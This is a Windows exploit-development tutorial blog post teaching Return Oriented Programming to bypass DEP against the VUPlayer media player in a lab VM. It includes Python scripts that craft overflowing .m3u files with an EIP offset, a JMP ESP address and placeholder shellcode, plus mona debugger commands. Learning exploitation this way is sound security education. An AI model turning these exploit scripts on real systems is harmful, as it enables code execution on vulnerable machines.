Zero Day Zen Garden: Windows Exploit Development - Part 5 [Return Oriented Programming Chains]

Feb 11, 2018 • Steven Patterson


Hello again! Welcome to another post on Windows exploit development. Today we're going to be discussing a technique called Return Oriented Programming (ROP) that's commonly used to get around a type of exploit mitigation called Data Execution Prevention (DEP). This technique is slightly more advanced than previous exploitation methods, but it's well worth learning because DEP is a protective mechanism that is now employed on a majority of modern operating systems. So without further ado, it's time to up your exploit development game and learn how to commit a roppery!

Setting up a Windows 7 Development Environment

So far we've been doing our exploitation on Windows XP as a way to learn how to create exploits in an OS that has fewer security mechanisms to contend with. It's important to start simple when you're learning something new! But, it's now time to take off the training wheels and move on to a more modern OS with additional exploit mitigations. For this tutorial, we'll be using a Windows 7 virtual machine environment. Thankfully, Microsoft provides Windows 7 VMs for demoing their Internet Explorer browser. They will work nicely for our purposes here today so go ahead and download the VM from here.

Next, load it into VirtualBox and start it up. Install Immunity Debugger, Python and mona.py again as instructed in the previous blog post here. When that's ready, you're all set to start learning ROP with our target software VUPlayer which you can get from the Exploit-DB entry we're working off here.

Finally, make sure DEP is turned on for your Windows 7 virtual machine by going to Control Panel > System and Security > System then clicking on Advanced system settings, click on Settings… and go to the Data Execution Prevention tab to select 'Turn on DEP for all programs and services except those I select:' and restart your VM to ensure DEP is turned on.



With that, you should be good to follow along with the rest of the tutorial.


Data Execution Prevention and You!

Let's start things off by confirming that a vulnerability exists and write a script to cause a buffer overflow:

vuplayer_rop_poc1.py

```
buf = "A"*3000

print "[+] Creating .m3u file of size "+ str(len(buf))

file = open('vuplayer-dep.m3u','w');
file.write(buf);
file.close();

print "[+] Done creating the file"
```

Attach Immunity Debugger to VUPlayer and run the script, drag and drop the output file 'vuplayer-dep.m3u' into the VUPlayer dialog and you'll notice that our A character string overflows a buffer to overwrite EIP.



Great! Next, let's find the offset by writing a script with a pattern buffer string. Generate the buffer with the following mona command:

```
!mona pc 3000
```


Then copy paste it into an updated script:

vuplayer_rop_poc2.py

```
buf = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A

print "[+] Creating .m3u file of size "+ str(len(buf))

file = open('vuplayer-dep.m3u','w');
file.write(buf);
file.close();

print "[+] Done creating the file"
```

Restart VUPlayer in Immunity and run the script, drag and drop the file then run the following mona command to find the offset:


```
!mona po 0x68423768
```



Got it! The offset is at 1012 bytes into our buffer and we can now update our script to add in an address of our choosing. Let's find a jmp esp instruction we can use with the following mona command:

```
!mona jmp -r esp
```

Ah, I see a good candidate at address 0x1010539f in the output files from Mona:




Let's plug that in and insert a mock shellcode payload of INT instructions:

vuplayer_rop_poc3.py

```
import struct

BUF_SIZE = 3000

junk = "A"*1012
eip = struct.pack('<L', 0x1010539f)

shellcode = "\xCC"*200

exploit = junk + eip + shellcode

fill = "\x43" * (BUF_SIZE - len(exploit))

buf = exploit + fill

print "[+] Creating .m3u file of size "+ str(len(buf))

file = open('vuplayer-dep.m3u','w');
file.write(buf);
file.close();

print "[+] Done creating the file"
```

Time to restart VUPlayer in Immunity again and run the script. Drag and drop the file and…



Nothing happened? Huh? How come our shellcode payload didn't execute? Well, that's where Data Execution Prevention is foiling our evil plans! The OS is not allowing us to interpret the "0xCC" INT instructions as planned, instead it's just failing to execute the data we provided it. This causes the program to simply crash instead of run the shellcode we want. But, there is a glimmer of hope! See, we were able to execute the "JMP ESP" instruction just fine right? So, there is SOME data we can execute, it must be existing data instead of arbitrary data like have used in the past. This is where we get creative and build a program using a chain of assembly instructions just like the "JMP ESP" we were able to run before that exist in code sections that are allowed to be executed. Time to learn about ROP!

Problems, Problems, Problems

Let's start off by thinking about what the core of our problem here is. DEP is preventing the OS from interpreting our shellcode data "\xCC" as an INT instruction, instead it's throwing up its hands and saying “I have no idea what in fresh hell this 0xCC stuff is! I’m just going to fail…” whereas without DEP it would say “Ah! Look at this, I interpret 0xCC to be an INT instruction, I’ll just go ahead and execute this instruction for you!”. With DEP enabled, certain sections of memory (like the stack where our INT shellcode resides) are marked as NON-EXECUTABLE (NX), meaning data there cannot be interpreted by the OS as an instruction. But, nothing about DEP says we can’t execute existing program instructions that are marked as executable like for example, the code making up the VUPlayer program! This is demonstrated by the fact that we could execute the JMP ESP code, because that instruction was found in the program itself and was therefore marked as executable so the program can run. However, the 0xCC shellcode we stuffed in is new, we placed it there in a place that was marked as non-executable.

ROP to the Rescue

So, we now arrive at the core of the Return Oriented Programming technique. What if, we could collect a bunch of existing program assembly instructions that aren’t marked as non-executable by DEP and chain them together to tell the OS to make our shellcode area executable? If we did that, then there would be no problem right? DEP would still be enabled but, if the area hosting our shellcode has been given a pass by being marked as executable, then it won’t have a problem interpreting our 0xCC data as INT instructions.

ROP does exactly that, those nuggets of existing assembly instructions are known as “gadgets” and those gadgets typically have the form of a bunch of addresses that point to useful assembly instructions followed by a “return” or “RET” instruction to start executing the next gadget in the chain. That’s why it’s called Return Oriented Programming!

But, what assembly program can we build with our gadgets so we can mark our shellcode area as executable? Well, there’s a variety to choose from on Windows but the one we will be using today is called VirtualProtect(). If you’d like to read about the VirtualProtect() function, I encourage you to check out the Microsoft developer page about it here). But, basically it will mark a memory page of our choosing as executable. Our challenge now, is to build that function in assembly using ROP gadgets found in the VUPlayer program.


Building a ROP Chain

So first, let’s establish what we need to put into what registers to get VirtualProtect() to complete successfully. We need to have:

1. lpAddress: A pointer to an address that describes the starting page of the region of pages whose access protection attributes are to be changed.
2. dwSize: The size of the region whose access protection attributes are to be changed, in bytes.
3. flNewProtect: The memory protection option. This parameter can be one of the memory protection constants.
4. lpflOldProtect: A pointer to a variable that receives the previous access protection value of the first page in the specified region of pages. If this parameter is NULL or does not point to a valid variable, the function fails.

Okay! Our tasks are laid out before us, time to create a program that will fulfill all these requirements. We will set lpAddress to the address of our shellcode, dwSize to be 0x201 so we have a sizable chunk of memory to play with, flNewProtect to be 0x40 which will mark the new page as executable through a memory protection constant (complete list can be found here), and finally we'll set lpflOldProtect to be any static writable location. Then, all that is left to do is call the VirtualProtect() function we just set up and watch the magic happen!

